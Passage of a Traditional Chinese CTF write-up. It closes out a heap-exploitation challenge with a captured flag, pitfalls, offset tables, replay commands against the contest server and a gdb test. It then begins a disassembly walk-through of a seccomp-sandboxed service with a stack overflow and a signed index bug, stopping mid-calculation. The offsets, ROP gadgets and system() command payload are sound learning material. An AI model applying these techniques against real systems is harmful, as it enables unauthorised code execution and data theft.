sun{cr4ck_tHe_ciPh3r_fr33_thE_heaP}
total 12
drwxr-xr-x 2 root root         4096 Sep 26 00:21 .
drwxr-xr-x 1 root root         4096 Sep 26 00:54 ..
-rw-r----- 1 root code_breaker   36 Sep 26 00:13 flag.txt
uid=1337(code_breaker) gid=1337(code_breaker) groups=1337(code_breaker)
DONE
HQ▒▒▒▒M t▒u▒▒Y0▒▒p▒▒▒G▒`J▒▒▒▒▒-6▒ Z▒    ← * 同一串二進位回音（見 §8.1 說明）
2-\▒▒▒▒▒▒▒▒▒P▒▒▒▒P▒▒▒▒  ▒
FLAG: sun{cr4ck_tHe_ciPh3r_fr33_thE_heaP}
[*] Closed connection to chal.sunshinectf.games port 26005
```

※提示遠端連線 pwntools 也會印「兩行」：*[x] ... Trying 35.211.211.18*（開始嘗試）與 *[+] ... Done*（成功）。只看到一行不代表只做了一次動作。

8.3 真實 flag

```
sun{cr4ck_tHe_ciPh3r_fr33_thE_heaP}
```

（也存成 `FLAG.txt`。用 `re.search(rb'sun\{[}]*\}', out)` 從輸出中撈出來。）

---

9. 常見坑（我這次真的踩到的都列出來）

1. **`__memcpy_chk` 會 abort** `__memcpy_chk(dest, src, n, destlen)`：只要 `n > destlen` 就呼叫 `__chk_fail` → `abort()`。它**不會**幫你擋「dest 實際比 destlen 小」的情況，所以 destlen 常常是編譯器寫死的常數（本題 cmd 0x15 寫 `0x1000`、cmd 0x10 寫 `size`）。看到它就先確認「destlen 是不是跟真正的緩衝區一樣大」。
2. **movaps / 16-byte 對齊** ROP 時 `rsp` 沒對齊會死在 libc 的 `movaps`；解法是在 chain 前面多放一個 `ret`。本題走函式指標覆寫，天然對齊，不用管。
3. **bundled libc 與系統 ld 不相容** `./code_breaker` 直接跑會出現 `undefined symbol: __nptl_change_stack_perm, version GLIBC_PRIVATE`。一定要用題目的 ld：`./ld-linux-x86-64.so.2 --library-path . ./code_breaker`。
4. **$ORIGIN RUNPATH 只是「去哪裡找」**它不會改變「用哪個 interpreter」。`patchelf --set-interpreter` 也可以（要先備份）。

5. **/dev/urandom 的 fread 短讀**本題有檢查 `cmp rax,0x10; jne` 失敗，所以沒有「nonce 沒讀到 ⇒ 用殘留 stack」的漏洞。這是**檢查過但不存在**的候選漏洞（順便學到：`fopen("/dev/urandom","r")` 在某些環境用 text mode 開、以及 `fread` 的參數順序 (`ptr, size, nmemb, fp`) 都值得看）。
6. **tcache_key 不是指標（glibc ≥ 2.34）**舊教學會說「free 後 chunk+8 是 tcache 指標，可以直接洩漏 heap base」。2.34+ 之後那裡是**隨機值**，別被騙。本題改用 safe-linking 的自我參照式解出 heap。
7. **safe-linking 別忘了 encode/decode** 寫入 tcache `next` 時要寫 `target^ (P >> 12)`，不是 `target`；否則會拿到歪掉的指標，通常表現為 `malloc(): unaligned tcache chunk detected` 或直接 SIGSEGV。
8. **tcache_get 會要求 16-byte 對齊**假目標位址必須 16 對齊（本題 PIE+0x40c0 剛好是）。
9. **協定的兩個「反直覺」細節**（我卡最久的地方）
   - 長度前綴與 size 欄位都是 **big-endian**。
   - 加密用的 K 索引是 **訊息內的** `i & 0xf`，不是絕對 offset。寫錯的話「第一封訊息（counter=0）」會完全正常，**之後才開始爛**，非常難查。
10. **pwntools 會偷走 sys.argv 裡的魔法參數** `from pwn import *` 會把 REMOTE、DEBUG 這類參數從 sys.argv 移除，改放到 `args['REMOTE']`。所以 `if len(sys.argv) > 1 and sys.argv[1] == 'REMOTE'` **永遠是 False**！要用 `if args['REMOTE']:`（本題 exploit.py 兩種都支援）。
11. **p16(x, 'big') 不是 big-endian！** pwntools 的 p16 第二個「位置參數」不是 endianness，`p16(1,'big')` 會給你 `\x01\x00`（little）。一定要寫成 **`p16(x, endian='big')`**。（我因此浪費了一輪 debug，症狀是「指令一直被拒絕，但錯誤碼看起來很合理」。）
12. **不要用互動式 /bin/sh** 實測：`cmd 0x15` 送 `/bin/sh\0` 之後，shell 的 stdin 行為在某些環境下會直接結束（拿不到輸出）。**更穩的做法**是把整條命令一次交給 `system()`：`cmd 0x15 + b'cat flag.txt /flag ...; id; echo DONE'`，這樣不需要 TTY、不需要等待 shell 提示字元，輸出直接出現在 socket 上。
13. **canary 檢查失敗的症狀是 abort()，不是 SIGSEGV** 看到 `*** stack smashing detected ***` 就代表你動到 canary 了。

附錄 A：重要 offset 一覽（全部已驗證）

```
PIE 相對 offset
  0x1150  system@plt                      (GOT 項在 0x4028)
  0x1390  endbr64; ret (stub，[0x40c0] 的初值)
  0x11c0  main
  0x1170  __memcpy_chk@plt
  0x1140  __stack_chk_fail@plt
  0x13a0  read_exact(fd 0)
  0x13f0  recv_message(len-prefixed)
  0x1450  send_message(len-prefixed, 明文)
  0x1510  send_message(加密)
  0x1670  handshake (nonce 交換 + 金鑰排程 + MAC 驗證)
  0x1900  指令主迴圈
  0x1a00  cmd 0x15：call [0x40c0](我們送的字串)      * 觸發點
  0x1a80  cmd 0x14：clone (refcount bug)              * 漏洞
  0x1ae8  cmd 0x13：free
  0x1b40  cmd 0x12：write (受 slot.size 限制)
  0x1bc0  cmd 0x11：read (UAF read)
  0x1c50  cmd 0x10：alloc
  0x1d08  cmd 0x16：dump 0x40c0..0x41b0 (PIE leak)
  0x2040  S-box (256 bytes)
  0x2020  jump table (指令 0x10~0x16)
  0x2006  "/dev/urandom"   0x2004 "r"   0x2013 "true"

.bss
  0x40c0  被 cmd 0x15 呼叫的函式指標  * 攻擊目標
  0x41c0  slot[16] (每個 0x10 bytes：ptr/size/refcount)
  0x42c0  收方 stream counter
  0x42c4  送方 stream counter
  0x42d0  K[16]

libc (題目附的 2.39)
  system     0x58740
  "/bin/sh"  0x1cb42f
```

```
pop rdi;ret 0x10f75b      ret 0x2882f
```

附錄 B：重現指令

```
cd /home/kzzz/Documents/code/ctf/sunshine/pwn6
printf 'sun{local_test_flag}\n' > flag.txt      # 本機 dummy flag
python3 exploit.py | tr -d '\000'               # 打本機（過濾掉結尾的二進位回音）
python3 exploit.py REMOTE | tr -d '\000'        # 打 chal.sunshinectf.games:26005
cat FLAG.txt                                    # 真實 flag
```

- 本機測試**不會覆蓋** `FLAG.txt`：exploit 只在「非本地 dummy flag」或「REMOTE 模式」時才寫檔（訊息：`[*] local test flag -> FLAG.txt left untouched`）。所以「先打遠端、後跑本地」不會把真 flag 蓋掉。
- 用 `tr -d '\000'` 只是讓輸出好看一點；不過濾也拿得到 flag（那個二進位回音見 §8.1）。

```
cd /home/kzzz/Documents/code/ctf/sunshine/pwn6
cat > /tmp/tr2.c <<'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(void){
    void *P = malloc(0x80);
    memset(P, 'A', 0x80);
    free(P);                /* free #1 */
    printf("state-a\n");    /* ← 中斷點 1（第 8 行） */
    memset(P, 0, 16);       /* UAF write：清 next + key */
    free(P);                /* free #2：double free */
    printf("state-b\n");    /* ← 中斷點 2（第 11 行） */
    return 0;
}
EOF
gcc -O0 -g -o /tmp/tr2 /tmp/tr2.c
cp /tmp/tr2 /tmp/tr2_p
patchelf --set-interpreter "$PWD/ld-linux-x86-64.so.2" --set-rpath "$PWD" /tmp/tr2_p
gdb -q -batch -ex 'break /tmp/tr2.c:8' -ex 'break /tmp/tr2.c:11' -ex 'run' \
  -ex 'printf "P=%p P>>12=%#lx\n", P, (unsigned long)P>>12' \
  -ex 'x/2gx P' -ex 'continue' -ex 'x/2gx P' /tmp/tr2_p
```

重現 §4.3 的 safe-linking gdb 實測　期望看到：第一次 `x/2gx P` 的 next 等於 P>>12，第二次等於 Pˆ（P>>12）（完整實測值見 §4.3）。

Part 8 — pwn7 SafeHouse（Seccomp + Pivot）

原始檔案：*pwn7/notes.md*

pwn7 — SafeHouse（技巧：seccomp 下的 stack pivot + 偽造 IPC 封包 + 負索引越界）

這一題比 pwn1 難不少。建議先讀完 *pwn1/notes.md*（那裡有暫存器、*call*/*ret*、堆疊、syscall 的基礎），再回來看這篇。

這題的觀念重點：1. *fork()* 之後「父子共用一個 socketpair」的架構 2. **seccomp** 是什麼、為什麼「不能 *execve*」會逼你換策略 3. **stack pivot**（把 *rsp* 搬到 *.bss*，因為堆疊位址我們不知道）4. 手動組出正確的 binary protocol（含 XOR 加解密、big-endian 長度）5. **有號數邊界檢查**（*jg* vs *ja*）造成的負索引越界

---

1. 題目資訊

檔案：service

```
ELF 64-bit LSB executable, x86-64, dynamically linked, stripped

RELRO:      Full RELRO        ← GOT 不可寫，不能改 GOT
Stack:      No canary found   ← 可以直接覆蓋返回位址
NX:         NX enabled        ← 不能執行堆疊上的資料
PIE:        No PIE (0x400000) ← 程式碼位址固定，gadget 直接用
RUNPATH:    b'$ORIGIN'
SHSTK:      Enabled
IBT:        Enabled
```

※注意 ***SHSTK / IBT* 這兩個是 ELF 檔裡的屬性註記，不等於執行時有啟用。** *readelf -n service* 可以看到 *.note.gnu.property* 裡寫著 *x86 feature: IBT, SHSTK*，意思是「編譯時宣告這支程式支援 CET」。真正的影子堆疊（SHSTK）要 **CPU + 核心 + 執行緒**都開啟才會攔截 *ret*；本題的 exploit 用**純 *ret* 的 ROP 就能成功**（本地與遠端都實測成功），證明遠端並沒有啟用 SHSTK。所以看到 *SHSTK: Enabled* 先別放棄，動手試過再說。（驗證方式：*readelf -n service*，以及觀察 *ret* 有沒有被擋。）

※提示 ***RUNPATH: b'$ORIGIN'*** 代表「執行時優先在 binary 自己的目錄找 *libc.so.6* / *ld*」。本地 *pwn7/* 裡沒有附 libc，所以本地是用系統 glibc，遠端版本可能不同 —— 這題**不影響**，因為我們完全沒有用到 libc 的位址（gadget 全部來自 binary 自己）。

遠端開場畫面：

```
SafeHouse v1.0
Type HELP.
sh>
```

指令表（.rodata 裡的字串直接告訴我們）：

```
cmds: PING HELP NOTE RELAY SUBMIT QUIT
```

---

2. 程式整體架構

main 在 0x401290。它的流程（我對照組語整理）：

```
socketpair(AF_UNIX, SOCK_STREAM, 0, sv)      ; sv[0], sv[1] 是一對雙向管道
key = hash(getpid())   →  存到 .bss:0x405060 (4 bytes)
fork()
 ├── 父行程（front desk，前台）
 │       close(sv[1])
 │       dup2(sv[0], 3)                       ; 之後用 fd 3 跟保險箱說話
 │       prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0)
 │       seccomp(SECCOMP_SET_MODE_FILTER, 0, &prog)
 │       命令迴圈（stdin/stdout 就是我們的 socket）
 └── 子行程（vault，保險箱）
         close(sv[0])
         dup2(sv[1], 3)
         open("/dev/null"); dup2(fd, 0); dup2(fd, 1)   ; 不需要跟人講話
         signal(SIGPIPE, SIG_IGN)
         開 flag.txt，把 fd 放進 fd 槽表 0x405080
         讀 fd 3 的封包 → 解密 → 依 op 分派
```


※閱讀 **先解釋兩個 seccomp 相關的常數**（偽碼裡只有名字，很嚇人但其實很單純）：* *PR_SET_NO_NEW_PRIVS*（值 = **38**）是 seccomp 的**前置條件**：用 *prctl* 宣告「我這個行程不會因為執行的程式而取得新權限」（例如 setuid binary）。核心規定：**沒有先設這個，就裝不了 seccomp 過濾器。** * *SECCOMP_SET_MODE_FILTER*（值 = **1**）是 *seccomp()* syscall（編號 **317**）的模式參數，意思是「我要裝一組 BPF 過濾器」。第三個參數 *&prog* 指向一個 *sock_fprog* 結構，裡面是「指令數」與「指令陣列」。

※閱讀標題講的「**IPC**」在這裡不是什麼高深機制：就是父行程（前台）與子行程（保險箱）用 *socketpair* 做出來的那條 **fd 3 通道**，兩邊互相傳「4 bytes 標頭 + payload」的封包。本題的漏洞就是「我們假冒前台，自己往這條通道塞一個偽造封包」。

2.1 socketpair 是什麼

※閱讀 **先定義 *fd*（file descriptor，檔案描述元）**：核心給「每一個被打開的檔案／socket／管道」一個編號，程式就用這個編號讀寫（*0* = stdin、*1* = stdout、*2* = stderr，之後開的從 *3* 開始）。*open()* 會**回傳**一個 fd，*read(fd, …)* / *write(fd, …)* / *pread(fd, …)* 用它當第一個參數。本題父子行程各自有一份「同一組編號的複製品」（*fork()* 會複製 fd 表），*dup2(sv[0], 3)* 的意思是「把 *sv[0]* 這條 socket 複製到編號 3」，之後兩邊就都用編號 3 講話。這就是為什麼下面會說「flag 的 fd 只在子行程裡」—— 子行程 *open("flag.txt")* 拿到的編號，父行程的 fd 表裡沒有。

socketpair() 生出**兩個**互相連通的 fd（sv[0] / sv[1]）：寫進 sv[0] 的資料可以從 sv[1] 讀出來，反之亦然。



因為 fork() 會複製記憶體，key 這個全域變數（0x405060）**父子兩邊的值一樣** → 兩邊用同一把 key 做 XOR 加解密。

2.2 為什麼要分兩個行程　因為 flag 檔的 fd **只存在子行程裡**，父行程拿不到。而且父行程被 **seccomp** 鎖住：

```
白名單：read, write, close, mmap, mprotect, brk, rt_sigreturn, exit_group
（其他一律 SECCOMP_RET_KILL_PROCESS）
```

seccomp 的過濾器是一串固定 8 bytes 的 BPF 指令，每條的欄位是：

```
struct sock_filter {           // 每條 8 bytes
    __u16 code;   // 要做什麼（0x20 = LD W ABS, 0x15 = JEQ K, 0x06 = RET K）
    __u8  jt;     // 條件成立時往後跳幾條
    __u8  jf;     // 條件不成立時往後跳幾條
    __u32 k;      // 比較值 / 回傳值
};
```

所以 service 裡 0x401339~0x40146f 那一堆 movabs + mov [rsp+0x4xx],rax 就是在**一條一條把 21 條指令寫到堆疊上**（0x401474 之後是 prctl 與 seccomp 的呼叫，不再是「寫 filter」；[rsp+0x20] 是 sock_fprog 的 len = 0x15 = 21，[rsp+0x28] 是 filter 指標 rsp+0x420）。把那些立即數一個一個拆開就是下面那份清單，例如：

位址	立即數	拆解	意義
[rsp+0x420]	0x0000000400000020	code=0x20, jt=0, jf=0, k=4	LD W ABS 4（讀 seccomp_data.arch）
[rsp+0x428]	0xc000003e00010015	code=0x15, jt=1, jf=0, k=0xc000003e	JEQ AUDIT_ARCH_X86_64，成立就跳過下一條
[rsp+0x430]	0x8000000000000006	code=0x06, k=0x80000000	RET KILL_PROCESS
[rsp+0x440]	0x0000000001000015	code=0x15, jt=0, jf=1, k=0	JEQ 0（read）→ 成立走下一條 allow，否則跳過
[rsp+0x448]	0x000000007fff0006	code=0x06, k=0x7fff0000	RET ALLOW

（也可以裝 seccomp-tools（Ruby gem：gem install seccomp-tools）後跑 seccomp-tools dump ./service，它會直接印出可讀的清單。）

我從 main 裡組 filter 的組語手動解出來的 BPF：

```
 0: LD  W  ABS  4              ; 讀 arch
 1: JEQ 0xc000003e (x86-64)
 2: RET KILL_PROCESS
```

```
 3: LD  W  ABS  0            ; 讀 syscall number
 4: JEQ 0    → allow        ; read
 6: JEQ 1    → allow        ; write
 8: JEQ 3    → allow        ; close
10: JEQ 9    → allow        ; mmap
12: JEQ 0xa  → allow        ; mprotect
14: JEQ 0xc  → allow        ; brk
16: JEQ 0xf  → allow        ; rt_sigreturn
18: JEQ 0xe7 → allow        ; exit_group
20: RET KILL_PROCESS        ; 預設拒絕
```

沒有 execve、沒有 open/openat。所以：

- ✗ 拿到 system("/bin/sh") 也沒用（system 內部會 fork+execve，會被殺掉）
- ✗ 不能自己 open("flag.txt")
- ✓ **只能「借保險箱的手」去讀 flag**

---

3. 前台程式逐段解說

```
401290:  push r15 / r14 / r13 / r12 / rbp / rbx
40129e:  sub  rsp,0x1000
4012a5:  or   QWORD PTR [rsp],0x0      ; 觸碰堆疊，讓 guard page 被配置
4012aa:  sub  rsp,0x428
...
40134b:  lea  rbp,[rsp+0x420]          ; rbp = 輸入緩衝區，範圍 rsp+0x420 ~ rsp+0x81f (共 0x400 bytes)
```

3.1 main 的堆疊配置

- 輸入行緩衝區：rsp+0x420，大小 0x400 bytes，最多寫 0x3ff 個字元（留 1 byte 給結尾的 \0；見下面的讀取迴圈 lea rbx,[rsp+0x81f] 與 cmp rbx,r15）
- socketpair 的結果陣列：rsp+0x18
- sub rsp,0x1000 是為了確保「一次就把 4KB 的堆疊擴張完」，避免碰到 guard page（glibc 編譯器常見的 -fstack-clash-protection）。

```
4014d0:  mov edx,4
4014d5:  mov rsi,r12        ; r12 = 0x4030ba = "sh> "
4014d8:  mov edi,1
4014dd:  mov r15,rbp        ; r15 = rsp+0x420
4014e0:  call write@plt     ; write(1, "sh> ", 4)
4014e5:  jmp 401503
4014f0:  cmp BYTE PTR [r15],0xa       ; 是 '\n' 嗎？
4014f4:  je  4015c0                   ; 是 → 結束
4014fa:  add r15,0x1
4014fe:  cmp rbx,r15                  ; rbx = rsp+0x81f
401501:  je  401530
401503:  xor edi,edi
401505:  mov edx,0x1
40150a:  mov rsi,r15
40150d:  call read@plt                ; read(0, r15, 1)  一次讀 1 byte
401512:  test rax,rax
401515:  jg  4014f0
```

3.2 讀一行輸入（0x4014d0 ~ 0x401530）

- 一次讀 1 byte 直到 \n，把 \n 換成 \0。
- **這個寫法允許輸入任意二進位 byte**（包括 \x00 以外的所有值）。對我們很重要：之後要塞 0x401f07 這種非 ASCII bytes。
- 最大長度 0x81f-0x420 = 0x3ff。

```
401538:  cmp BYTE PTR [rsp+0x420],0x20     ; 開頭是空白嗎？
401543:  jne 401552
401548:  add r15,0x1                       ; 跳過開頭空白
40154c:  cmp BYTE PTR [r15],0x20
401550:  je  401548
401552:  ...strncmp(r15, "PING", 4)...
```

3.3 命令分派

命令	字串位址	處理函式	功能
PING	0x4030bf	0x4015d0	回 PONG\n
HELP	0x4030ca	0x401628	印指令表
NOTE	0x4030cf	0x401643	把文字寫進 .bss 的筆記區
RELAY	0x4030ff	0x401f70	送 op=1~4 給保險箱，把回覆印出來
SUBMIT	0x403105	0x401ed0	**溢位點**
QUIT	0x40310c	0x40174e	離開

```
401643:  mov  rsi,[rsp+0x8]     ; &endptr
401648:  lea  rdi,[r15+0x5]     ; 參數: "<idx> <text>"
40164c:  mov  edx,0xa
401651:  call strtol@plt        ; idx = strtol(...)
401656:  cmp  rax,0x7
40165a:  ja   401718            ; idx > 7 → "ERR bad idx"
...
40167e:  shl  rax,0x6           ; idx * 0x40
401682:  lea  rdx,[rip+0x8af7]  ; rdx = 0x40a180
401689:  lea  rcx,[rax+rdx*1]   ; 目的 = 0x40a180 + idx*0x40
40168d:  mov  edx,0x3f
401692:  mov  rdi,rcx
401695:  call strncpy@plt       ; strncpy(dst, text, 0x3f)
4016ab:  mov  BYTE PTR [rax+0x3f],0x0
```

3.4 NOTE（0x401643）— 我們唯一的「已知位址可寫區」

- 筆記區：0x40a180，8 格 × 0x40 bytes = 0x40a180 ~ 0x40a37f
- strncpy 會把沒填滿的部分**補 \0**
- 所以只要送 3 個 byte，就能寫出完整的 8-byte 位址（高位自動為 0）
- 這是我們唯一「有固定位址、可以放大 ROP 鏈」的可寫區域 → 非常關鍵，因為 .bss 其他地方我們碰不到，而堆疊位址未知

```
401ed0:  test rdi,rdi
401ed3:  je   401f58                ; 沒參數 → "ERR usage: SUBMIT <size>"
401ed9:  push rbx
401eda:  mov  edx,0xa
401edf:  xor  esi,esi
401ee1:  sub  rsp,0x40              ; ← 只有 0x40 bytes 的區域變數！
401ee5:  call strtol@plt            ; rax = size
401eea:  mov  rbx,rax
401eed:  test al,al
401eef:  je   401f38                ; 低位元組為 0 → "ERR bad size"
401ef1:  mov  edx,0x3
401ef6:  lea  rsi,[rip+0x112f]      ; "GO\n"
401efd:  mov  edi,0x1
401f02:  call write@plt             ; write(1, "GO\n", 3)
401f07:  xor  edi,edi               ; ← 這個位址待會要當 pivot 目標用
```

```
401f09:  movzx edx,bl                ; 長度 = size 的低 8 bits (0~255)
401f0c:  mov  rsi,rsp                ; 目的 = rsp
401f0f:  call read@plt               ; read(0, rsp, bl)
401f14:  test rax,rax
401f17:  jle  401f2f
401f19:  mov  edx,3
401f1e:  lea  rsi,[rip+0x110b]       ; "OK\n"
401f25:  mov  edi,0x1
401f2a:  call write@plt              ; write(1, "OK\n", 3)
401f2f:  add  rsp,0x40
401f33:  pop  rbx
401f34:  ret
```

3.5 SUBMIT (0x401ed0) — 漏洞點　漏洞：read(0, rsp, bl) 寫進只有 0x40 bytes 的緩衝區。 bl 最大 255，所以最多可以寫 255 bytes。

堆疊佈局：

```
rsp + 0x00  ┌──────────────────────┐
            │ 0x40 bytes 緩衝區    │ ← read 的目標
rsp + 0x40  ├──────────────────────┤
            │ saved rbx            │ ← pop rbx 會讀這裡
rsp + 0x48  ├──────────────────────┤
            │ return address       │ ← ret 會跳這裡
rsp + 0x50  └──────────────────────┘
```

→ **offset 0x48 就能控制 rip；offset 0x40 控制 rbx。**

```
401f70:  ...
401f88:  call strtol@plt             ; op = strtol(arg)
401f8d:  lea  rdx,[rax-0x1]
401f91:  cmp  rdx,0x3
401f95:  ja   402060                 ; op 必須是 1~4
...
401fa6:  mov  BYTE PTR [rsp+0xc],al        ; 標頭 byte0 = op
401faa:  mov  esi,0x4
401faf:  mov  rdi,rcx
401fb2:  xor  eax,eax                      ; * 這裡把 rax 整個歸零
401fb4:  mov  BYTE PTR [rsp+0xf],0x0       ; 標頭 byte3 = pad = 0
401fb9:  lea  rbx,[rsp+0x10]               ; rbx = 接收緩衝區起點 = rsp+0x10
401fbe:  mov  WORD PTR [rsp+0xd],ax        ; ← ax 此時是 0（因為上一條 xor eax,eax)
                                           ;   標頭 byte1..2 = 0x0000  (長度 = 0)
401fc3:  call 0x401be0                     ; XOR 加密 4 bytes
401fc8:  mov  rsi,rcx
401fcb:  mov  edx,0x4
401fd0:  mov  edi,0x3
401fd5:  call write@plt                    ; write(3, header, 4) 送給保險箱
401fda:  mov  edx,0x100                    ; ← 這個位址我們等一下要用
401fdf:  mov  rsi,rbx                      ; rbx = rsp+0x10
401fe2:  mov  edi,0x3
401fe7:  call read@plt                     ; read(3, rbx, 0x100)
401fec:  mov  rcx,rax
401fef:  cmp  rax,0x3
401ff3:  jle  402080                       ; 太短 → "ERR no response"
401ff9:  mov  edx,[rip+0x3061]             ; key
401fff:  mov  rsi,rax
402002:  mov  rdi,rbx
402005:  call 0x401be0                     ; 解密
40200a:  movsx dx, BYTE PTR [rsp+0x11]     ; 標頭 byte1
402010:  movsx ax, BYTE PTR [rsp+0x12]     ; 標頭 byte2
402016:  shl   edx,0x8
402019:  or    edx,eax                     ; dx = big-endian 的 16-bit 長度
40201b:  cmp  BYTE PTR [rsp+0x10],0x0      ; 標頭 byte0 必須是 0
402020:  jne  402041
402022:  test dx,dx
```

```
402025:  je   402041                    ; 長度 0 → 不印
402027:  sub  ecx,0x4
40202a:  cmp  cx,dx
40202d:  jb   402041                    ; 收到的資料不夠 → 不印
40202f:  movzx edx,dx
402032:  lea  rsi,[rsp+0x14]            ; payload 起點
402037:  mov  edi,0x1
40203c:  call write@plt                 ; write(1, payload, len)  ← 印出 flag！
```

3.6 RELAY（0x401f70）— 跟保險箱要資料　注意兩件事：

1. RELAY 送的標頭**長度永遠是 0**：0x401fb2 有一條 `xor eax,eax`（把 rax 整個歸零），接著 0x401fbe 的 `mov WORD PTR [rsp+0xd],ax` 就把標頭 byte1~byte2 寫成 0x0000，而 0x401fb4 把 byte3（pad）寫成 0。→ 我們**沒有辦法**用 RELAY 送「帶 payload 的封包」給保險箱，只能送 4 bytes 空標頭。
2. RELAY 讀回覆之後會**解密、檢查、印出 payload** —— 這是我們要利用的「印表機」。

```
401be0:  mov  eax,edx
401be2:  bswap edx
401be4:  mov  DWORD PTR [rsp-0x4],edx     ; [rsp-4]=key[3], [rsp-3]=key[2], ...
401be8:  shr  eax,0x18                    ; al = key 的最高 byte = key[3]
401beb:  test rsi,rsi
401bee:  je   401c17
401bf0:  xor  BYTE PTR [rdi],al           ; buf[0] ^= key[3]
401bf2:  mov  eax,0x1
401bf7:  cmp  rsi,0x1
401bfb:  je   401c17
401c00:  mov  rdx,rax
401c03:  and  edx,0x3
401c06:  movzx edx,BYTE PTR [rsp+rdx*1-0x4]
401c0b:  xor  BYTE PTR [rdi+rax*1],dl     ; buf[i] ^= ks[i & 3]
401c0e:  add  rax,0x1
401c12:  cmp  rsi,rax
401c15:  jne  401c00
401c17:  ret
```

3.7 XOR 加解密（0x401be0）　推出來的 keystream：

```
ks[0] = key[3]
ks[1] = key[2]
ks[2] = key[1]
ks[3] = key[0]
ks[i] = key[3 - (i & 3)]
```

也就是 **key 的 4 個 byte 反過來輪流用**。用 Python 表示就是：

```python
def xor_key(data, key):          # key 是 4 bytes 的原始 bytes
    ks = key[::-1]
    return bytes(c ^ ks[i % 4] for i, c in enumerate(data))
```

---

4. 保險箱（子行程）端 — 漏洞在這裡

保險箱的程式碼在 0x401769 之後。

```
40178e:  lea  rbp,[rip+0x18da]        ; rbp = 0x40306f = "/dev/null"
401795:  mov  esi,0x2                 ; O_RDWR
40179a:  xor  eax,eax                 ; varargs 的「向量參數個數」= 0
40179c:  mov  rdi,rbp                 ; * 0x40179c 是這一條（別把 open 的斷點下在這）
40179f:  call open@plt                ; 開 /dev/null  ← 要斷在 open 請用 `b *0x40179f`
4017a4:  xor  esi,esi
4017a8:  mov  edi,eax
4017aa:  call dup2@plt                ; dup2(devnull, 0)
4017b1:  mov  esi,0x1
4017bd:  call dup2@plt                ; dup2(devnull, 1)
4017c2:  mov  esi,0x1                 ; signal(SIGPIPE, SIG_IGN)
4017c7:  mov  edi,0xd
4017d3:  call signal@plt
4017da:  lea  rdi,[rip+0x1898]        ; 0x403079 = "flag.txt"
4017e3:  call open@plt
4017e8:  mov  DWORD PTR [rip+0x388e],0x2      ; [0x405080] = 2   (state)
4017f2:  mov  DWORD PTR [rip+0x388c],eax      ; [0x405084] = fd
4017f8:  (迴圈，注意引數是 rbp)  再開 3 次 /dev/null 放進 0x40548c / 0x405898 / 0x405ca4
                              ; rdi 由 0x4017fa 的 `mov rdi,rbp` 決定，而 rbp = 0x40306f = "/dev/null"
```

4.1 開場：把 flag 的 fd 存進「fd 槽表」　所以：

```
0x405080  { int state = 2 ; int fd = <flag.txt 的 fd> }     ← fd 槽 #0（唯一的 flag fd）
0x40548c  { int state = 2 ; int fd = <devnull 的 fd> }      ← fd 槽 #1
0x405898  { int state = 2 ; int fd = <devnull 的 fd> }      ← fd 槽 #2
0x405ca4  { int state = 2 ; int fd = <devnull 的 fd> }      ← fd 槽 #3（迴圈多跑一次寫的）
```

（槽的大小是 0x40c。r12 = 0x405080 + 3*0x40c = 0x405ca4 是迴圈的**比較值**，但比較是在**寫槽之後**才做（0x401806 mov [rbx],2 → 0x40180c call open → 0x401814 cmp rbx,r12），所以 0x405ca4 這一個槽也會被寫入 state = 2 才跳出 → fd 槽共 **4 個**。）

※注意 **別以為「負更多格就能打到別的 flag fd」**：只有 *0x405080*（slot #0）是 *flag.txt* 的 fd，另外 3 個槽開的都是 */dev/null* —— 迴圈裡的 *open* 用的引數是 *rbp = 0x40306f = "/dev/null"*，而 *0x403079 = "flag.txt"* 只是第一次 *open* 用的常數，**沒有被迴圈重用**。而且 *index = -8* 會打到 *0x404050*、*index = -12* 會打到 *0x403020*，那兩格都不是槽（用 *0x4060b0 + index*0x40c* 自己算一次就知道）。

```
40182b:  lea  rbx,[rip+0x487e]        ; rbx = 0x4060b0  ← 槽表基底
```

4.2 儲存槽表（slot table）　每個槽 0x40c bytes：

```
+0x000   int   state      (0 = 空, 1 = 有資料, 2 = fd 槽)
+0x004   int   fd         (state == 2 時使用)
+0x008   u16   size       (state == 1 時使用)
+0x00c   ...   data (最多 0x400 bytes)
```

```
401839:  mov  rdx,r14         ; r14 = rsp+0x16  (放 len)
40183c:  mov  rsi,rbp         ; rbp = rsp+0x420 (payload 緩衝區)
40183f:  mov  rdi,r13         ; r13 = rsp+0x15  (放 op)
401842:  call 0x401c40        ; 讀一個封包（含解密）
401847:  mov  r12d,eax
40184a:  test eax,eax
40184c:  jne  401a0e          ; 失敗 → _exit(0)
401852:  movzx eax,BYTE PTR [rsp+0x15]   ; op
```

4.3 主迴圈　分派：

- op == 1 → 0x40196a：回傳 2 bytes（"OK"）

- op == 2 → 0x401875：**新增槽**。[0x405064] 是計數器，cmp r8d,0xf / jg → 最多 16 個；把 payload 複製進槽（最多 0x400），然後回 4 bytes（新槽的 index）。
- op == 3 → 0x4019c0：**讀槽** ← 我們的目標
- op == 4 → 0x401982：回傳槽的統計字串
- 其他 → 錯誤

```
4019c0:  cmp  WORD PTR [rsp+0x16],0x3    ; len 必須 > 3
4019c6:  jbe   401a89                    ; 否則 "short"
4019cc:  movsxd rax,DWORD PTR [rsp+0x420] ; * index = (int32) payload[0:4]  ← 有號數！
4019d4:  cmp  eax,0xf
4019d7:  jg   401a6e                     ; * 只擋「大於 15」，沒擋負數
4019dd:  imul rax,rax,0x40c
4019e4:  add  rax,rbx                    ; 槽位址 = 0x4060b0 + index*0x40c
4019e7:  mov  edx,DWORD PTR [rax]        ; state
4019e9:  cmp  edx,0x1
4019ec:  je   401a5a                     ; state==1 → 回傳槽裡的資料
4019ee:  cmp  edx,0x2
4019f1:  je   401a24                     ; state==2 → 走 fd 分支
4019f3:  ... "empty"
```

4.4 ★ op == 3 的漏洞　state == 2 的分支：

```
401a24:  mov  edi,DWORD PTR [rax+0x4]    ; fd = 槽的 fd 欄位
401a27:  lea  rsi,[rsp+0x20]             ; buf
401a2c:  xor  ecx,ecx
401a2e:  mov  edx,0x400
401a33:  call pread@plt                  ; pread(fd, buf, 0x400, 0)
401a3d:  test rax,rax
401a40:  jle  401a46
401a42:  movzx r12d,ax
401a46:  mov  rsi,[rsp+0x8]
401a4b:  mov  edx,r12d
401a4e:  xor  edi,edi
401a50:  call 0x401d50                   ; 送 {op=0, payload=buf, len=rax} 回前台
```

漏洞：index 是有號 32-bit，但只用 jg（signed greater）擋上界。
取 index = -4：

```
0x4060b0 + (-4) * 0x40c
